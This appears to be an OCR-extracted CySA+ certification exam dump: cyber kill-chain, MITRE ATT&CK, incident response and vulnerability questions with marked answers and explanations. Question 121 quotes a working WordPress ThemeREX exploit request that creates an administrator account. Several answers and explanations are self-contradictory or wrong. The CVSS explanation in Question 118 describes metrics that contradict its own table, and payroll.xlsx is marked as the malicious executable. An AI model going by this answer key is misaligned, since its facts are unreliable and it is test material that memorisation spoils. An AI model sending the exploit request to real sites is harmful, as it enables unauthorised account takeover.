
Thank you.

IT HelpDesk

Hot Area:


Kill chain item
Phishing email
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Active links
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Malicous website access
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Malware download
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Malware install
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Malware execution
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
File encryption
Select control
Select control
Firewall file type filter
Honeypot
MFA
MAC filtering
Restricted local user permissions
Email filtering
Disk-level encryption
Updated antivirus
Network segmentation
Plain text email format
VPN
IP blocklist
Backups
Identify the following:
Malicious executable
Select option
Select option
invoice.exe
resume1.docx
resume2.docx
payroll.xlsx
Malicious IP address
Select option
Select option
81.161.63.103
81.161.63.253
171.25.193.20
185.220.101.194
192.168.2.1
171.25.193.25
10.1.1.238
Date/time malware entered organization
Select option
Select option
1 Dec 2019 11:24:16
1 Dec 2019 14:03:19
1 Dec 2019 14:03:55
30 Nov 2019 12:05:34
1 Dec 2019 14:25:30
1 Dec 2019 13:59:25
30 Nov 2019 12:25:13

Answer Area:



Kill chain item

Phishing email

- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- [✓ Email filtering]
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malware install

Select control

- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- [✓ Restricted local user permissions]
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Active links

Select control

- Select control
- Firewall file type filter
- Honeypot
- [✓ MFA]
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malware execution

Select control

- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- [✓ Updated antivirus]
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- Backups

Malicous website access

Select control

- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- [✓ IP blocklist]
- Backups

File encryption

Select control

- Select control
- Firewall file type filter
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions
- Email filtering
- Disk-level encryption
- Updated antivirus
- Network segmentation
- Plain text email format
- VPN
- IP blocklist
- [✓ Backups]

Malware download

Select control

- Select control
- [✓ Firewall file type filter]
- Honeypot
- MFA
- MAC filtering
- Restricted local user permissions

Identify the following:

Malicious executable

Select option

- Select option
- invoice.exe
- resume1.docx
- resume2.docx
- [✓ payroll.xlsx]

Malicious IP address

Select option

- Select option
- [✓ 81.161.63.103]
- 81.161.63.253
- 171.25.193.20
- 185.220.101.194
- 192.168.2.1
- 171.25.193.25
- 10.1.1.238

Date/time malware entered organization

Select option

- Select option
- 1 Dec 2019 11:24:16
- [✓ 1 Dec 2019 14:03:19]
- 1 Dec 2019 14:03:55
- 30 Nov 2019 12:05:34
- 1 Dec 2019 14:25:30
- 1 Dec 2019 13:59:25
- 30 Nov 2019 12:25:13

Section:
Explanation:

QUESTION 104
Which of the following is a nation-state actor least likely to be concerned with?

A. Detection by MITRE ATT&CK framework.
B. Detection or prevention of reconnaissance activities.
C. Examination of its actions and objectives.
D. Forensic analysis for legal action of the actions taken

Correct Answer: D
Section:
Explanation:
A nation-state actor is a group or individual that conducts cyberattacks on behalf of a government or a political entity. They are usually motivated by national interests, such as espionage, sabotage, or influence operations. They are often highly skilled, resourced, and persistent, and they operate with the protection or support of their state sponsors. Therefore, they are less likely to be concerned with the forensic analysis for legal action of their actions, as they are unlikely to face prosecution or extradition in their own country or by international law. They are more likely to be concerned with the detection by the MITRE ATT&CK framework, which is a knowledge base of adversary tactics and techniques based on real-world observations. The MITRE ATT&CK framework can help defenders identify, prevent, and respond to cyberattacks by nation-state actors. They are also likely to be concerned with the detection or prevention of reconnaissance activities, which are the preliminary steps of cyberattacks that involve gathering information about the target, such as vulnerabilities, network topology, or user credentials. Reconnaissance activities can expose the presence, intent, and capabilities of the attackers, and allow defenders to take countermeasures. Finally, they are likely to be concerned with the examination of their actions and objectives, which can reveal their motives, strategies, and goals, and help defenders understand their threat profile and attribution.
1: MITRE ATT&CK
2: What is the MITRE ATT&CK Framework? | IBM
3: MITRE ATT&CK | MITRE
4: Cyber Forensics Explained: Reasons, Phases & Challenges of Cyber Forensics | Splunk
5: Digital Forensics: How to Identify the Cause of a Cyber Attack - G2

QUESTION 105
Which of the following most accurately describes the Cyber Kill Chain methodology?

A. It is used to correlate events to ascertain the TTPs of an attacker.
B. It is used to ascertain lateral movements of an attacker, enabling the process to be stopped.
C. It provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage
D. It outlines a clear path for determining the relationships between the attacker, the technology used, and the target

Correct Answer: C
Section:
Explanation:
The Cyber Kill Chain methodology provides a clear model of how an attacker generally operates during an intrusion and the actions to take at each stage. It is divided into seven stages: reconnaissance, weaponization, delivery, exploitation, installation, command and control, and actions on objectives. It helps network defenders understand and prevent cyberattacks by identifying the attacker's objectives and tactics.Reference:The Cyber Kill Chain: The Seven Steps of a Cyberattack

QUESTION 106
An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

A. Delivery
B. Command and control

C. Reconnaissance
D. Weaporization

Correct Answer: B
Section:
Explanation:
The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls.Reference:Cyber Kill Chain | Lockheed Martin

QUESTION 107
A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

A. Trends
B. Risk score
C. Mitigation
D. Prioritization

Correct Answer: B
Section:
Explanation:
A risk score is a numerical value that represents the potential impact and likelihood of a vulnerability being exploited. It can help to identify the potential loss incurred by an issue and prioritize remediation efforts accordingly. https://www.comptia.org/training/books/cysa-cs0-003-study-guide

QUESTION 108
Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

A. It provides analytical pivoting and identifies knowledge gaps.
B. It guarantees that the discovered vulnerability will not be exploited again in the future.
C. It provides concise evidence that can be used in court
D. It allows for proactive detection and analysis of attack events

Correct Answer: A
Section:
Explanation:
The Diamond Model of Intrusion Analysis is a framework that helps analysts to understand the relationships between the adversary, the victim, the infrastructure, and the capability involved in an attack. It also enables analytical pivoting, which is the process of moving from one piece of information to another related one, and identifies knowledge gaps that need further investigation.

QUESTION 109
Which of the following does 'federation' most likely refer to within the context of identity and access management?

A. Facilitating groups of users in a similar function or profile to system access that requires elevated or conditional access
B. An authentication mechanism that allows a user to utilize one set of credentials to access multiple domains
C. Utilizing a combination of what you know, who you are, and what you have to grant authentication to a user
D. Correlating one's identity with the attributes and associated applications the user has access to

Correct Answer: B
Section:

Explanation:
Federation is a system of trust between two parties for the purpose of authenticating users and conveying information needed to authorize their access to resources. By using federation, a user can use one set of credentials to access multiple domains that trust each other.

QUESTION 110
A security analyst noticed the following entry on a web server log:
Warning: fopen (http://127.0.0.1:16) : failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?

A. XSS
B. CSRF
C. SSRF
D. RCE

Correct Answer: C
Section:
Explanation:
The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered.
Reference: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 2: Software and Application Security, page 66.

QUESTION 111
A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

A. Potential precursor to an attack
B. Unauthorized peer-to-peer communication
C. Rogue device on the network
D. System updates

Correct Answer: A
Section:

QUESTION 112
An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

A. The finding is a false positive and should be ignored.
B. A rollback had been executed on the instance.
C. The vulnerability scanner was configured without credentials.
D. The vulnerability management software needs to be updated.

Correct Answer: B
Section:
Explanation:
A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability.
Reference: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

QUESTION 113

Which of the following statements best describes the MITRE ATT&CK framework?

A. It provides a comprehensive method to test the security of applications.

B. It provides threat intelligence sharing and development of action and mitigation strategies.

C. It helps identify and stop enemy activity by highlighting the areas where an attacker functions.

D. It tracks and understands threats and is an open-source project that evolves.

E. It breaks down intrusions into a clearly defined sequence of phases.

Correct Answer: D
Section:
Explanation:

The MITRE ATT&CK framework is a knowledge base of cybercriminals' adversarial behaviors based on cybercriminals' known tactics, techniques and procedures (TTPs). It helps security teams model, detect, prevent and fight cybersecurity threats by simulating cyberattacks, creating security policies, controls and incident response plans, and sharing information with other security professionals. It is an open-source project that evolves with input from a global community of cybersecurity professionals1.

Reference: What is the MITRE ATT&CK Framework? | IBM

QUESTION 114

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

A. Law enforcement

B. Governance

C. Legal

D. Manager

E. Public relations

F. Human resources

Correct Answer: C, E
Section:
Explanation:

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12.

Reference: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

QUESTION 115

Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch

B. Request an exception to exclude the patch from installation

C. Update the risk register and request a change to the SLA

D. Notify the incident response team and rerun the vulnerability scan

Correct Answer: C
Section:

Explanation:
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

QUESTION 116
Which of the following would likely be used to update a dashboard that integrates.....

A. Webhooks
B. Extensible Markup Language
C. Threat feed combination
D. JavaScript Object Notation


Correct Answer: D
Section:
Explanation:
JavaScript Object Notation (JSON) is commonly used for transmitting data in web applications and would be suitable for updating dashboards that integrate various data sources. It's lightweight and easy to parse and generate.

QUESTION 117
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO
C. PAM
D. MFA

Correct Answer: B
Section:
Explanation:
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

QUESTION 118
A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:



Vulnerability name	CVSSv3.1 exploitability metrics
sweet.bike	AV:N AC:H PR:H UI:R
vote.4p	AV:N AC:H PR:H UI:N
nessie.explosion	AV:L AC:L PR:H UI:R
great.skills	AV:N AC:L PR:N UI:N

Which of the following vulnerabilities should be prioritized for remediation?

A. nessie.explosion
B. vote.4p
C. sweet.bike
D. great.skills

Correct Answer: A
Section:
Explanation:
nessie.explosion should be prioritized for remediation, as it has the highest CVSSv3.1 exploitability score of 8.6. The exploitability score is a sub-score of the CVSSv3.1 base score, which reflects the ease and technical means by which the vulnerability can be exploited. The exploitability score is calculated based on four metrics: Attack Vector, Attack Complexity, Privileges Required, and User Interaction. The higher the exploitability score, the more likely and feasible the vulnerability is to be exploited by an attacker12. nessie.explosion has the highest exploitability score because it has the lowest values for all four metrics: Network (AV:N), Low (AC:L), None (PR:N), and None (UI:N). This means that the vulnerability can be exploited remotely over the network, without requiring any user interaction or privileges, and with low complexity. Therefore, nessie.explosion poses the greatest threat to the end user workstations, and should be remediated first. vote.4p, sweet.bike, and great.skills have lower exploitability scores because they have higher values for some of the metrics, such as Adjacent Network (AV:A), High (AC:H), Low (PR:L), or Required (UI:R). This means that the vulnerabilities are more difficult or less likely to be exploited, as they require physical proximity, user involvement, or some privileges34.
Reference: CVSS v3.1 Specification Document - FIRST, NVD - CVSS v3 Calculator, CVSS v3.1 User Guide - FIRST, CVSS v3.1 Examples - FIRST

QUESTION 119
Two employees in the finance department installed a freeware application that contained embedded malware. The network is robustly segmented based on areas of responsibility. These computers had critical sensitive information stored locally that needs to be recovered. The department manager advised all department employees to turn off their computers until the security team could be contacted about the issue. Which of the following is the first step the incident response staff members should take when they arrive?

A. Turn on all systems, scan for infection, and back up data to a USB storage device.
B. Identify and remove the software installed on the impacted systems in the department.

C. Explain that malware cannot truly be removed and then reimage the devices.
D. Log on to the impacted systems with an administrator account that has privileges to perform backups.
E. Segment the entire department from the network and review each computer offline.

Correct Answer: E
Section:
Explanation:
Segmenting the entire department from the network and reviewing each computer offline is the first step the incident response staff members should take when they arrive. This step can help contain the malware infection and prevent it from spreading to other systems or networks. Reviewing each computer offline can help identify the source and scope of the infection, and determine the best course of action for recovery12. Turning on all systems, scanning for infection, and backing up data to a USB storage device is a risky step, as it can activate the malware and cause further damage or data loss. It can also compromise the USB storage device and any other system that connects to it. Identifying and removing the software installed on the impacted systems in the department is a possible step, but it should be done after segmenting the department from the network and reviewing each computer offline. Explaining that malware cannot truly be removed and then reimaging the devices is a drastic step, as it can result in data loss and downtime. It should be done only as a last resort, and after backing up the data and verifying its integrity. Logging on to the impacted systems with an administrator account that has privileges to perform backups is a dangerous step, as it can expose the administrator credentials and privileges to the malware, and allow it to escalate its access and capabilities34.
Reference: Incident Response: Processes, Best Practices & Tools - Atlassian, Incident Response Best Practices | SANS Institute, Malware Removal: How to Remove Malware from Your Device, How to Remove Malware From Your PC | PCMag

QUESTION 120
Which of the following actions would an analyst most likely perform after an incident has been investigated?

A. Risk assessment
B. Root cause analysis
C. Incident response plan
D. Tabletop exercise

Correct Answer: D
Section:
Explanation:
A tabletop exercise is the most likely action that an analyst would perform after an incident has been investigated. A tabletop exercise is a simulation of a potential incident scenario that involves the key stakeholders and decision-makers of the organization. The purpose of a tabletop exercise is to evaluate the effectiveness of the incident response plan, identify the gaps and weaknesses in the plan, and improve the communication and coordination among the incident response team and other parties. A tabletop exercise can help the analyst to learn from the incident investigation, test the assumptions and recommendations made during the investigation, and enhance the preparedness and resilience of the organization for future incidents12. Risk assessment, root cause analysis, and incident response plan are all actions that an analyst would perform before or during an incident investigation, not after. Risk assessment is the process of identifying, analyzing, and evaluating the risks that may affect the organization. Root cause analysis is the method of finding the underlying or fundamental causes of an incident. Incident response plan is the document that defines the roles, responsibilities, procedures, and resources for responding to an incident345.
Reference: Tabletop Exercises: Six Scenarios to Help Prepare Your Cybersecurity Team, Tabletop Exercises for Incident Response - SANS Institute, Risk Assessment - NIST, Root Cause Analysis - OWASP, Incident Response Plan | Ready.gov

QUESTION 121
An analyst has received an IPS event notification from the SIEM stating an IP address, which is known to be malicious, has attempted to exploit a zero-day vulnerability on several web servers. The exploit contained the following snippet:
/wp-json/trx_addons/V2/get/sc_layout?sc=wp_insert_user&role=administrator
Which of the following controls would work best to mitigate the attack represented by this snippet?

A. Limit user creation to administrators only.
B. Limit layout creation to administrators only.
C. Set the directory trx_addons to read only for all users.
D. Set the directory v2 to read only for all users.

Correct Answer: A
Section:
Explanation:
Limiting user creation to administrators only would work best to mitigate the attack represented by this snippet. The snippet shows an attempt to exploit a zero-day vulnerability in the ThemeREX Addons WordPress plugin, which allows remote code execution by invoking arbitrary PHP functions via the REST-API endpoint /wp-json/trx_addons/V2/get/sc_layout. In this case, the attacker tries to use the wp_insert_user function to create a new administrator account on the WordPress site12. Limiting user creation to administrators only would prevent the attacker from succeeding, as they would need to provide valid administrator credentials to create a new user. This can be done by using a plugin or a code snippet that restricts user registration to administrators34. Limiting layout creation to administrators only, setting the directory trx_addons to read only for all users, and setting the directory v2 to read only for all users are not effective controls to mitigate the attack, as they do not address the core of the vulnerability, which is the lack of input validation and sanitization on the REST-API endpoint. Moreover, setting directories to read only may affect the functionality of the plugin or the WordPress site56.
Reference: Zero-Day Vulnerability in ThemeREX Addons Now Patched - Wordfence, Mitigating Zero Day Attacks With a Detection, Prevention ... - Spiceworks, How to Restrict WordPress User Registration to Specific Email ..., How to Limit WordPress User Registration to Specific Domains, WordPress File Permissions: A Guide to Securing Your Website, WordPress File Permissions: What is the Ideal Setting?

QUESTION 122
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
